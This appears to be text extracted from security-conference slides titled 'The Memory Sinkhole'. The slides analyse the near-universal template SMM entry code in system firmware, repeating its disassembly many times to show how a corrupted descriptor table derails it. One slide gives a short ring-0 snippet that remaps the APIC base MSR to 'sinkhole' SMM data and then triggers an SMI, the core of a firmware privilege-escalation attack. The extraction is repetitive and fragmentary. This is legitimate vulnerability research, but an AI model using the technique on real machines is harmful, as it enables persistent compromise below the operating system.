
The Memory Sinkhole

& SMM handler installed by
system firmware

IBV: Independent BIOS Vendor

OEM: Original Equipment Manufacturer

Intel: Intel



The Firmware Ecosystem

The Firmware Ecosystem

- ❖ OEM SMM Code:

- ❖ Unhardened
 - ❖ But fragmented and diverse
 - ❖ 1 exploit = 1 system

- ❖ IBV SMM Code:

- ❖ Better...

- ❖ Template SMM Code:

- ❖ Hardened
 - ❖ But near universal
 - ❖ 1 exploit = all systems



The template SMM entry

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

- ¶ The entry point for SMM on nearly every modern system
- ¶ Execution starts in “unreal” mode, executing from high memory
 - ☒ This is ridiculous, and virtually impossible to write code for
- ¶ Attempts to set up reasonable execution environment
 - ☒ Builds segment descriptors
 - ☒ Transitions to protected mode
 - ☒ Transitions to long mode

...

0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...

0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...

0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0:0

...

...

```
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
...
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
...
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp    large far ptr 0:0
...
```

GDT descriptor



...

0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...
0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...
0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0:0
...

GDT descriptor

0x1f

...

```
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
...
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
...
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp    large far ptr 0:0
...
```

GDT descriptor



...

```
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
...
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
...
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp    large far ptr 0:0
...
```

GDT descriptor

0x1f	0x1ff8a000
------	------------



...

```
0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...
0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...
0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0x10:0
```

...

GDT descriptor

0x1f	0x1ff8a000
------	------------



```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0x10:0  
...
```

GDT descriptor

0x1f	0x1ff8a000
------	------------



...

```
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
...
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
...
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp    large far ptr 0x10:0x1ff88097
...
```

GDT descriptor

0x1f	0x1ff8a000
------	------------



...

```
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
...
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea     eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea     eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
...
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp     large far ptr 0x10:0x1ff88097
```

...


GDT descriptor

0x1f	0x1ff8a000
------	------------



```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0x10:0x1ff88097
```

GDT descriptor




GDT @ 0x1ff8a000

```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0x10:0x1ff88097
```

GDT descriptor

0x1f	0x1ff8a000
------	------------




GDT @ 0x1ff8a000

```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0x10:0x1ff88097
```

GDT descriptor


0x1f	0x1ff8a000
------	------------



GDT @ 0x1ff8a000



```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```



- ⌞ The template SMM handler uses a single structure for storing all the critical environment information
 - ⌞ Global Descriptor Table (GDT)
 - ⌞ Segment selectors
 - ⌞ Memory mappings
- ⌞ Sinkholing this would be devastating...
- ⌞ Let's see what happens.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
                                         ; ring 0
                                         ; sinkhole the DSC structure in SMM
                                         mov eax, 0x1ff80900+0xf000
                                         mov edx, 0
                                         mov ecx, 0x1b
                                         wrmsr
                                         ; trigger SMI
                                         xor eax, eax
                                         out 0xb2, ax
```

```
0:8000  mov      bx, offset unk_8091  
0:8003  mov      eax, cs:0FB30h  
0:8008  mov      edx, eax  
0:800B  mov      ebp, eax  
0:800E  add      edx, 50h ; 'P'  
0:8012  mov      [eax+42h], dx  
0:8016  shr      edx, 10h  
0:801A  mov      [eax+44h], dl  
0:801E  mov      [eax+47h], dh  
0:8022  mov      ax, cs:0FB38h  
0:8026  dec      ax  
0:8027  mov      cs:[bx], ax  
0:802A  mov      eax, cs:0FB30h  
0:802F  mov      cs:[bx+2], eax  
0:8034  db       66h  
0:8034  lgdt    fword ptr cs:[bx]  
0:8039  mov      eax, 0  
0:803F  mov      cr3, eax  
0:8042  mov      eax, 668h  
0:8048  mov      cr4, eax  
0:804B  mov      ax, cs:0FB0Eh  
0:804F  mov      cs:[bx+48h], ax  
0:8053  mov      ax, 10h  
0:8056  mov      cs:[bx-2], ax  
0:805A  mov      edi, cs:0FEF8h  
0:8060  lea      eax, [edi+80DBh]  
0:8068  mov      cs:[bx+44h], eax  
0:806D  lea      eax, [edi+8097h]  
0:8075  mov      cs:[bx-6], eax  
0:807A  mov      ecx, 0C0000080h  
0:8080  mov      ebx, 100011b  
0:8086  mov      cr0, ebx  
0:8089  jmp      large far ptr 0:0
```

↳ No more control
↳ Any exception will
 triple fault the system

...

```
0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...
```

...

```
0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...
```

...

```
0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0:0
```

...

...

```
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...
```

...

```
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0:0
```

GDT descriptor



...

```
0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...
0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...
0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0:0
```

...

GDT descriptor

0xffff

...

```
0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...
0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...
0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0:0
```

GDT descriptor



```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0:0  
...
```

GDT descriptor

0xffff	0x00000000
--------	------------

& Self modifying code corrupts
an upcoming instruction

```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0:0  
...
```

GDT descriptor

0xffff	0x00000000
--------	------------

- ❖ Self modifying code corrupts an upcoming instruction
 - ❖ Triple fault if execution gets here



...

```
0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...
0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...
0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0:0
```

...

GDT descriptor

0xffff	0x00000000
--------	------------



...

```
0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...
0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...
0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0x10:0
```

...

GDT descriptor

0xffff	0x00000000
--------	------------



...

```
0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...
0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...
0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0x10:0
...
```

GDT descriptor

0xffff	0x00000000
--------	------------



...

```
0:8022 mov ax, cs:0FB38h
0:8026 dec ax
0:8027 mov cs:[bx], ax
0:802A mov eax, cs:0FB30h
0:802F mov cs:[bx+2], eax
0:8034 db 66h
0:8034 lgdt fword ptr cs:[bx]
...
0:804B mov ax, cs:0FB0Eh
0:804F mov cs:[bx+48h], ax
0:8053 mov ax, 10h
0:8056 mov cs:[bx-2], ax
0:805A mov edi, cs:0FEF8h
0:8060 lea eax, [edi+80DBh]
0:8068 mov cs:[bx+44h], eax
0:806D lea eax, [edi+8097h]
0:8075 mov cs:[bx-6], eax
...
0:8080 mov ebx, 100011b
0:8086 mov cr0, ebx
0:8089 jmp large far ptr 0x10:0x8097
...
```

GDT descriptor

0xffff	0x00000000
--------	------------



